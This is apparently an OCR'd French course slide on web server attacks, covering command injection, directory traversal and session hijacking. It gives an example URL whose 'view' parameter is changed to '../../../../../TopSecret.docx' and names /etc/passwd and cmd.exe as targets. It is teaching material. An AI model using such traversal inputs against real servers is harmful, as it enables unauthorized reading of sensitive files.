
Injection des commandes et traversée des répertoires

- Serveur Web Windows: **C:\Inetpub\ wwwroot ➔ cmd.exe**
- Serveur Web Linux: **/var/www ➔ /etc/passwd**
- Traversée des répertoires
  - Exploiter les vulnérabilités des applications Web et du Serveur Web
  - L'attaquant se déplace du répertoire racine (*root*) aux répertoires restreints qui contiennent des fichiers sensibles
  - Exemple: pour afficher la page Web afficher.html

URL *http://www.server.net/dynamic.asp?view=afficher.html*

➔ URL *http://www.server.net/dynamic.asp?view=../../../../../TopSecret.docx*

- Injection des commandes
  - L'attaquant injecte des commandes à exécuter sur le Serveur Web

Détournement de session

- *Session hijacking*
- L'attaquant cherche à **voler** ou à **deviner** l'identifiant de session en cours entre la victime et le serveur Web